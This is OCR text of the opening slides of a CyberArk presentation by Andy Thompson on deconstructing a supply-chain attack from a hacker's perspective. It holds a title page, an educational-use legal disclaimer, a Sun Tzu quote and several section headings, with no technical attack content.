
CYBERARK®
ATTACK + DEFEND
Hacker’s Perspective:
Deconstructing a
Supply-chain attack

LEGAL DISCLAIMER


These materials are for educational and research purposes only. All tools provided are open source and CyberArk is not associated with any tools provided. The content is not meant to encourage or promote any illegal activities. Therefore, do not attempt to violate the law with anything contained here. If this is your intention, then **LEAVE NOW**!

Neither the authors of this material, CyberArk, or anyone else affiliated with the content in any way, is going to accept responsibility for your actions. We promote hacking, but do not promote CRIME! We are documenting the ways criminals steal and perform their nefarious acts, so you can defend yourself and your organization.

Please note that the use of any information or tools within this material is at your own risk. The authors and CyberArk shall not be held responsible for any damages or losses resulting from the use of this material. By using this material, you agree to these terms and conditions.

If you know the enemy and know yourself, you need not fear the result of a hundred battles.

- Sun Tzu



Andy Thompson

CYBERARK®

ATTACK + DEFEND


Deconstructing Cyber Crime

Andy Thompson


Attack & Defend

Deconstructing a Cyber crime


Privilege is Everywhere



